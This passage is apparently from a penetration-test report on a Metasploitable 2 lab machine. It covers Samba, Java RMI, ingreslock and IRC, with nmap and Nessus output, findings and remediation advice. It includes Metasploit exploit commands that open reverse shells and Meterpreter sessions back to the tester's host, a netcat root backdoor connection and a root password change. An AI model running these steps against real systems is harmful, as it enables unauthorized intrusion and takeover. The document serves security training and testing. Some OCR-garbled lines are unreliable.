RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT          139       yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.6.137   yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
0   Automatic
```

The command displayed the module configuration interface, revealing that RHOST is the only required parameter for this exploit

To configure the target system and execute the Samba exploitation module, the following commands were sequentially executed within msfconsole:

(set rhosts 192.168.6.136)

(run)

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.6.137:4444
[*] Command shell session 1 opened (192.168.6.136:48154) at 2025-11-13 15:43:33 +0200
```

The exploit successfully executed, creating a command shell session on the target system

And finally, The Samba exploitation module successfully executed, resulting in remote command execution and session establishment on the target system.

### Post-Exploitation Verification – System Compromise Confirmation

With the established shell session, the following verification commands were executed to document the level of system compromise and access achieved:

**whoami**: root - Confirming root-level user access


**id:** uid=0(root) gid=0(root) groups=0(root) - Verifying root privileges and group membership

**uname -a:** [Linux kernel version and system architecture details] - Identifying target operating system

**passwd**: Access to password file and user management capabilities confirmed  
and other commands for more information and post exploitation

## SMB Share Enumeration – Alternative Attack Vector Analysis

To explore additional attack vectors and identify accessible network resources, SMB share enumeration was performed using the smbclient tool with the following command: (smbclient -L //192.168.6.136)



The screenshot shows a terminal window titled "abdo@abdo: ~". The user runs the command "smbclient -L //192.168.6.136". The output shows the following share information:

Sharename	Type	Comment
print\$	Disk	Printer Drivers
tmp	Disk	oh noes!
opt	Disk	
IPC\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	IPC	IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.

Server	Comment
WORKGROUP	Master
WORKGROUP	METASPOITABLE


By this step I Identified all available SMB shares on the target system

And checked for anonymous or null session access capabilities

### Unauthorized File System Exploration

To demonstrate unauthorized access to specific SMB shares and verify file system exposure, direct connection to the /tmp share was attempted using the following command:

(**smbclient //192.168.6.136/tmp**)



The screenshot shows a terminal window titled "abdo@abdo: ~". The user runs the command "smbclient //192.168.6.136/tmp". The output shows the same share information as the previous enumeration, but with a different prompt: "(abdo@abdo) [~] \$". This indicates a direct connection to the /tmp share.

### Interactive Command Access

After successfully connecting to the SMB share, an interactive session was established, providing access to various file manipulation commands

## **FINDINGS (Ports 139/445):**

- ✓ SMB service version and OS information disclosure
- ✓ Anonymous share access and enumeration
- ✓ Public read/write access to /tmp share
- ✓ Remote code execution via usermap\_script
- ✓ Root-level system compromise through SMB

## **IMPACT:**

- Unauthorized access to shared files
- Sensitive data leakage and theft
- System compromise via uploaded malware
- Lateral movement in network
- Password hash extraction possible
- Ransomware propagation risk

## **RECOMMENDATIONS:**

- ✓ Disable anonymous SMB access
- ✓ Enable SMB signing enforcement
- ✓ Disable SMBv1 protocol immediately
- ✓ Implement strong share permissions
- ✓ Apply latest Samba security patches
- ✓ Restrict SMB access to authorized users only

# Java RMI Service Enumeration port (1099)

SERVICE: Java RMI Registry

STATUS: Open

RISK LEVEL: High

## Evidence:

### Version Detection

To gather detailed information about the Java RMI service, version detection and the command used:(**sudo nmap -p 1099 -sV -O -A 192.168.6.136**)

```
(abdo@abdo):[~] $ sudo nmap -sV -p 1099 -O -A 192.168.6.136 -oN pentest_project/evidence/JAVA/nmap.txt
[sudo] password for abdo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 21:52 EET
Nmap scan report for 192.168.6.136
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
1099/tcp   open  java-rmi  GNU Classpath grmiregistry
MAC Address: 00:0C:29:49:93:C2 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  1.04 ms  192.168.6.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

The scan revealed the service as Java RMI Registry with detailed implementation information

### Public Exploit Identification

To identify potential public exploits targeting Java RMI services, the Searchsploit tool was used to query the Exploit-DB database:

(**searchsploit java rmi**)

```
(abdo@abdo):[~] $ searchsploit java rmi
Exploit Title
CatDV 9.2 - RMI Authentication Bypass
HPE IMC 7.3 - RMI Java Deserialization
Java - RMIConnectionImpl Deserialization Privilege Escalation (Metasploit)
Java RMI - Server Insecure Default Configuration Java Code Execution (Metasploit)
Jenkins CLI - RMI Java Deserialization (Metasploit)
LANSAs axes Web Terminal TN5296 - 'axes_default.css' Cross-Site Scripting
Liferay 7.3.3 - Insert Session ID
Neo4j 3.4.18 - RMI based Remote Code Execution (RCE)
Oracle WebLogic 12.1.2.0 - RMI Registry UnicastRef Object Java Deserialization Remote Code Execution

Shellcodes: No Results
[abdo@abdo]:[~]
```

The search revealed multiple Java RMI-related exploits, including deserialization vulnerabilities and remote code execution techniques.

# Metasploit Framework Initialization

To launch the Metasploit penetration testing framework for Java RMI vulnerability exploitation, the following command was executed:

(msfconsole)

```
[abdo@abdo:~] $ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

          d888888b.  d888P  d888888P  d888888b.
          dB' dB'  dB8P   dB'   dB' .BP
          dB' dB'  dB8P   dB'   dB' .BP
          dB' dB'  dB8P   dB'   dB' .BP
          dB' dB'  dB888P  dB'   dB88888P

          d888888P  d88888b  dB'   d88888P  d888888P
          |          dB'   dB888'  dB'   dB' .BP  dB'   dB' .BP
          |          dB'   dB888'  dB'   dB' .BP  dB'   dB' .BP
          |          dB'   dB888P  dB'   dB888P  dB'   dB888P

          To boldly go where no
          shell has gone before

+ --=[ metasploit v6.4.64-dev           ]
+ --=[ 2519 exploits - 1296 auxiliary - 431 post      ]
+ --=[ 1610 payloads - 49 encoders - 13 nops        ]
+ --=[ 9 evasion                                     ]

Metasploit Documentation: https://docs.metasploit.com/
```

Metasploit Framework was successfully started

To identify available Java RMI exploitation modules within the Metasploit Framework, command used ([search java rmi exploit](#))

#	Name	Disclosure Date	Rank	Check	Description
0	<a href="#">exploit/multi/http/stfalcon_crowd_pkinstall_Plugin_upload_rce</a>	2019-05-22	excellent	Yes	Atlassian Crowd pkinstall Unauthenticated Plugin Upload RCE
1	<a href="#">exploit/multi/http/crushftp_Fte_cve_2023_4317</a>	2023-08-08	excellent	Yes	CrushFTP Unauthenticated RCE
2	\ target: Java				
3	\ target: Linux Dropper				
4	\ target: Windows Dropper				
5	<a href="#">exploit/multi/misc/java_jmx_server</a>	2013-05-22	excellent	Yes	Java JMX Server Insecure Configuration Java Code Execution
6	<a href="#">auxiliary/scanner/misc/java_jmx_server</a>	2013-05-22	normal	No	Java JMX Server Insecure Endpoint Code Execution Scanner
7	<a href="#">exploit/multi/misc/ava_rmi_server</a>	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
8	\ target: Generic (Native Payload)				
9	\ target: Windows x86 (Native Payload)				
10	\ target: Linux x86 (Native Payload)				
11	\ target: Mac OS X PPC (Native Payload)				
12	\ target: Mac X x86 (Native Payload)				
13	<a href="#">exploit/multi/browser/java_rmi_connection_impl</a>	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation
14	<a href="#">exploit/multi/browser/java_signed_applet</a>	1997-02-19	excellent	No	Java Signed Applet Social Engineering Code Execution
15	\ target: Generic (Java Payload)				
16	\ target: Windows x86 (Native Payload)				
17	\ target: Linux x86 (Native Payload)				
18	\ target: Mac OS X PPC (Native Payload)				
19	\ target: Mac OS X x86 (Native Payload)				
20	<a href="#">exploit/multi/http/jenkins_metaprogramming</a>	2019-01-08	excellent	Yes	Jenkins ACL Bypass and Metaprogramming RCE
21	\ target: Unix In-Memory				
22	\ target: Java Dropper				
23	<a href="#">exploit/linux/misc/jenkins_java_deserialize</a>	2015-11-18	excellent	Yes	Jenkins CLI Java Deserialization Vulnerability
24	<a href="#">exploit/linux/http/kibana_melion_prototype_pollution_rce</a>	2019-10-30	manual	Yes	Kibana Melion Prototype Pollution RCE
25	<a href="#">exploit/multi/browser/firefox_xpcom_bootstrapped_addon</a>	2007-06-27	excellent	No	Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
26	\ target: Universal (JavaScript XPCOM Shell)				
27	\ target: Native Payload				
28	<a href="#">exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315</a>	2023-05-26	excellent	Yes	Openfire authentication bypass with RCE plugin
29	<a href="#">exploit/multi/http/torchserve_Server_Registration_and_Deserialization_RCE</a>	2023-10-03	excellent	Yes	PyTorch Model Server Registration and Deserialization RCE
30	<a href="#">exploit/multi/http/totally_cms_widget_exec</a>	2019-08-30	excellent	Yes	Total.js CMS 12 Widget JavaScript Code Injection

The search returned relevant Java RMI exploitation modules

# Exploitation Phase

To utilize the identified Java RMI exploitation module, the following command was executed within msfconsole: ([use exploit/multi/misc/java\\_rmi\\_server](#))

```
Interact with a module by name or index. For example info 30, use 30 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'

msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads
[-] Invalid parameter 'payloads', use 'show -h' for more information
msf6 exploit(multi/misc/java_rmi_server) > ■
```

The Java RMI server exploitation module was successfully loaded

## Payload Options

To review available payload options compatible with the selected Java RMI, exploit module, command was executed:( show payloads)

```
msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show payloads
[-] Invalid parameter 'payloads', use 'show -h' for more information
msf6 exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_aws_instance_connect	.	normal	No	Unix SSH Shell, Bind Instance Connect (via AWS API)
1	payload/generic/cobaltstrike_tcp	.	normal	No	Custom Payload
2	payload/generic/shell_bind_awsssm	.	normal	No	Command Shell, Bind SSM (via AWS API)
3	payload/generic/shell_bind_tcp	.	normal	No	Generic Command Shell, Bind TCP Inline
4	payload/generic/shell_reverse_tcp	.	normal	No	Generic Command Shell, Reverse TCP Inline
5	payload/generic/ssh/interact	.	normal	No	Interact with Established SSH Connection
6	payload/java/jsp_shell_bind_tcp	.	normal	No	Java JSP Command Shell, Bind TCP Inline
7	payload/java/jsp_shell_reverse_tcp	.	normal	No	Java JSP Command Shell, Reverse TCP Inline
8	payload/java/meterpreter/reverse_tcp	.	normal	No	Java Meterpreter, Java TCP Stager
9	payload/java/meterpreter/reverse_http	.	normal	No	Java Meterpreter, Java Reverse HTTP Stager
10	payload/java/meterpreter/reverse_https	.	normal	No	Java Meterpreter, Java Reverse HTTPS Stager
11	payload/java/meterpreter/reverse_tcp	.	normal	No	Java Meterpreter, Java Reverse TCP Stager
12	payload/java/shell/bind_tcp	.	normal	No	Command Shell, Java Bind TCP Stager
13	payload/java/shell/reverse_tcp	.	normal	No	Command Shell, Java Reverse TCP Stager
14	payload/java/shell_reverse_tcp	.	normal	No	Java Command Shell, Reverse TCP Inline
15	payload/multi/meterpreter/reverse_http	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16	payload/multi/meterpreter/reverse_https	.	normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

The command displayed all compatible payloads, and Meterpreter payloads suitable for the target Linux system.

To configure the Meterpreter reverse TCP payload for the Java RMI exploitation, command was executed:

([set payload payload/java/meterpreter/reverse\\_tcp](#))

```
13 payload/java/shell/reverse_tcp      .      normal No   Command Shell, Java Reverse TCP Stager
14 payload/java/shell_reverse_tcp     .      normal No   Java Command Shell, Reverse TCP Inline
15 payload/multi/meterpreter/reverse_http .      normal No   Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
16 payload/multi/meterpreter/reverse_https .      normal No   Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)

msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > ■
```

Then to specify the target system for the Java RMI exploitation and to execute the Java RMI exploitation attack against the target, command was executed:

(set rhosts 192.168.6.136)

(run)

```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload = java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.6.137:4444
[*] 192.168.6.136:1099 - Using URL: http://192.168.6.137:8080/waUKq4BVbL
[*] 192.168.6.136:1099 - Server started
[*] 192.168.6.136:1099 - Sending RMI Header ...
[*] 192.168.6.136:1099 - Sending RMI Call ...
[*] 192.168.6.136:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.6.136
[*] Meterpreter session 1 opened (192.168.6.137:4444 => 192.168.6.136:45849) at 2025-11-13 22:39:37 +0200
meterpreter > 
```

The exploit successfully executed, creating a Meterpreter session on the target system, confirming complete compromise of the Java RMI service and providing advanced post-exploitation capabilities

Within the active Meterpreter session, the following command was executed to display available post-exploitation options:

(help)

```
msf6 exploit(192.168.6.136) > set rhosts 192.168.6.136
rhosts => 192.168.6.136
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.6.137:4444
[*] 192.168.6.136:1099 - Using URL: http://192.168.6.137:8080/o05KEr9
[*] 192.168.6.136:1099 - Server started
[*] 192.168.6.136:1099 - Sending RMI Header ...
[*] 192.168.6.136:1099 - Sending RMI Call ...
[*] 192.168.6.136:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.6.136
[*] Meterpreter session 1 opened (192.168.6.137:4444 => 192.168.6.136:37675) at 2025-11-13 22:53:39 +0200
[*] Sending stage (58073 bytes) to 192.168.6.136
meterpreter > [*] Meterpreter session 2 opened (192.168.6.137:4444 => 192.168.6.136:43139) at 2025-11-13 22:53:40 +0200
meterpreter > help
Core Commands
```


Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
enable_unicode_encoding	Enable encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load a module or meterpreter extension
machine_id	Get the MSF ID of the machine attached to the session
priv	Open the Prv debugger on the current session

The help menu successfully displayed the complete set of Meterpreter commands

## Post-Exploitation – Network Interface Configuration Check

Within the active Meterpreter session, the following command was executed to gather network configuration information:

(ifconfig)



The screenshot shows a terminal window with the title bar "abdo@abdo:~". The window contains the output of the "ifconfig" command. The output is organized into sections: "Stdapi: Webcam Commands", "Stdapi: Audio Output Commands", and "Interface 1" and "Interface 2".

Command	Description
keyevent	Send key events
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Command	Description
record_mic	Record audio from the default microphone for X seconds

Command	Description
play	play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > ifconfig

Interface 1

Name	Hardware MAC	IPv4 Address	IPv4 Netmask	IPv6 Address	IPv6 Netmask
lo	00:00:00:00:00:00	127.0.0.1	255.0.0.0	::1	::

Interface 2

Name	Hardware MAC	IPv4 Address	IPv4 Netmask	IPv6 Address	IPv6 Netmask
eth0	00:00:00:00:00:00	192.168.6.136	255.255.255.0	fe80::20c:29ff:fe49:93c2	::

meterpreter >

The command displayed detailed network interface information, revealing the target's IP configuration

## FINDINGS:

- ✓ Java RMI registry exposed without authentication
- ✓ Remote code execution via insecure configuration
- ✓ Java deserialization vulnerability present
- ✓ RMI service version disclosure
- ✓ Unauthenticated object binding allowed

## **IMPACT:**

- Remote code execution on JVM
  - Unauthorized access to Java applications
  - Complete system compromise via Java process
  - Data theft and manipulation through RMI calls
  - Lateral movement to backend systems
- 

## **RECOMMENDATIONS:**

- Implement RMI authentication mechanisms
  - Restrict RMI registry to trusted networks only
  - Apply Java security patches immediately
  - Use Java Security Manager with strict policies
  - Disable RMI service if not business critical
  - Monitor for suspicious RMI connections and deserialization attempts
-

## ingreslock port (1524)

SERVICE: ingreslock (Known Backdoor)

STATUS: Open

RISK LEVEL: Critical

### Nessus scan summary

The screenshot shows a Nessus scan report for host 192.168.6.137. The report details a critical vulnerability: "Bind Shell Backdoor Detection". The description states: "A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly." The solution suggests verifying if the host is compromised and reinstalling the system if necessary. The output section shows a truncated command execution log from a root shell on the target machine. The risk information panel indicates a critical risk factor, CVSS v3.0 base score of 9.8, and CVSS v2.0 base score of 10.0. The host table at the bottom lists port 1524/tcp/wild\_shell on 192.168.6.136.

## Enumeration

### Full Port Scan

A full TCP scan was then executed to enumerate open ports and services:

This step was performing a half scan against the target machine using **Nmap** to identify open ports and running services using this command:

(**sudo nmap -sS 192.168.6.136**)

```
(abdo@abdo) [~]
$ sudo nmap -sS 192.168.6.136 -oN pentest_project/evidence/SMB/syn scan-smb
Starting Nmap 7.7.0 ( https://nmap.org ) at 2025-11-13 15:25 EET
Failed to resolve 'scan-smb'.
Failed to resolve 'scan-smb'.
Nmap scan report for 192.168.6.136
Host is up (0.0031s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
21/tcp    open  anonymous-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:49:93:C2 (VMware)
```

This scan helped identify a very important open port it is (1524) **ingreslock Backdoor**


## Exploitation phase

### Backdoor Service Direct Access – ingreslock Exploitation

Then

To directly exploit the ingreslock backdoor service on port 1524, the following netcat command was executed:

(`nc -nv 192.168.6.136 1524`)




The screenshot shows a terminal window with a blue-themed interface. The title bar says "abdo@abdo: ~". The terminal shows the command `nc -nv 192.168.6.136 1524` being run, followed by the output "(UNKNOWN) [192.168.6.136] 1524 (ingreslock) open". A small "Screenshot taken" message is visible in the top right corner of the window.

The connection was immediately successful, providing direct root shell access to the target system without any authentication required, confirming complete system compromise via the ingreslock backdoor

## Post-Exploitation phase

Post-Exploitation Verification – Privilege Level Confirmation

Within the established ingreslock backdoor session, the following command was executed to verify access privileges: (**whoami**)



A screenshot of a terminal window titled "abdo@abdo:~". The window shows a single line of text: "root@metasploitable:~# whoami". A tooltip "Screenshot taken" with a "View image" button is visible in the bottom right corner of the window.

The command returned root, confirming that the ingreslock backdoor provides immediate root


Within the established ingreslock backdoor session, the following commands were executed to document the complete system compromise:

(**id**)

(**uname** )

(**passwd**)

- **id**: Verify user ID, group membership, and privilege level
- **uname -a**: Gather detailed system and kernel information
- **passwd**: Demonstrate complete user account and password modification capabilities



A screenshot of a terminal window titled "abdo@abdo:~". The window shows several commands being run sequentially: "id", "uname -a", and "passwd". The "passwd" command includes a password change from "9090" to "9090".

```
(abdo@abdo) [~]
$ nc -nv 192.168.6.136 1524
(UNKNOWN) [192.168.6.136] 1524 (ingreslock) open
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# whoami
root
root@metasploitable:/# uname
Linux
root@metasploitable:/# passwd
Enter new UNIX password: 9090
Retype new UNIX password: 9090
passwd: password updated successfully
root@metasploitable:/#
```

The commands successfully executed, confirming:

- ✓ Root-level access with UID 0 and GID 0
- ✓ Complete system information including kernel version
- ✓ Full user account control including password modification
- ✓ Complete administrative control over the target system

## FINDINGS:

- ✓ Known backdoor service (ingreslock) running
  - ✓ Unauthenticated remote access enabled
  - ✓ Direct root shell access achievable
  - ✓ Service version and banner disclosure
  - ✓ No authentication required for connection
- 

## IMPACT:

- Immediate root-level system compromise
  - Backdoor persistence and control
  - Complete system ownership
  - Data theft and manipulation
  - Botnet recruitment potential
-



## **RECOMMENDATIONS:**

- IMMEDIATELY shutdown ingreslock service
- Investigate for existing backdoor installations
- Remove unauthorized services from startup
- Implement service whitelisting
- Monitor for unusual network connections
- Conduct forensic analysis for compromises

# IRC Service port (6667)

SERVICE: IRC Chat Service

STATUS: Open

RISK LEVEL: critical

## Nessus scan summary

The screenshot shows the Tenable Nessus Essentials web interface. The URL in the browser is <https://192.168.6.137:8834/#/scans/reports/18/hosts/2/vulnerabilities/46882>. The main content area displays a vulnerability report for 'metasploitable 2 / Plugin #46882'. The vulnerability is categorized as CRITICAL and titled 'UnrealIRCd Backdoor Detection'. The 'Description' section states: 'The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.' The 'Solution' section advises: 'Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.' The 'See Also' section links to several URLs related to the exploit. The 'Output' section shows command-line logs indicating the service is running as root. On the right side, there is a 'Plugin Details' panel with technical information like Severity (Critical), ID (46882), Version (1.16), and Type (remote). Below it are sections for 'VPR Key Drivers' (Threat Recency, Threat Intensity, etc.) and 'Risk Information' (Vulnerability Priority Rating (VPR) 7.4, Exploit Prediction Scoring System (EPSS) 0.87).

## Enumeration phase

To identify and analyze the service running on port 6667, a targeted Nmap scan was executed:

(`sudo nmap -p 6667 -sV -sC -O -A 192.168.6.136`)

```
(abdo@abdo) [~]
$ sudo nmap -sV -p 6667 -O -A 192.168.6.136 -oN pentest_project/evidence/IRC/nmap.txt
[sudo] password for abdo:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 21:22 EET
Nmap scan report for 192.168.6.136
Host is up (0.0018s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc    UnrealIRCD
| irc-info:
|   users: 1
|   servers: 1
|     version: Unreal3.2.8.1, irc.Metasploitable.LAN
|       uptime: 0 days, 7:23:05
|       source ident: nmap
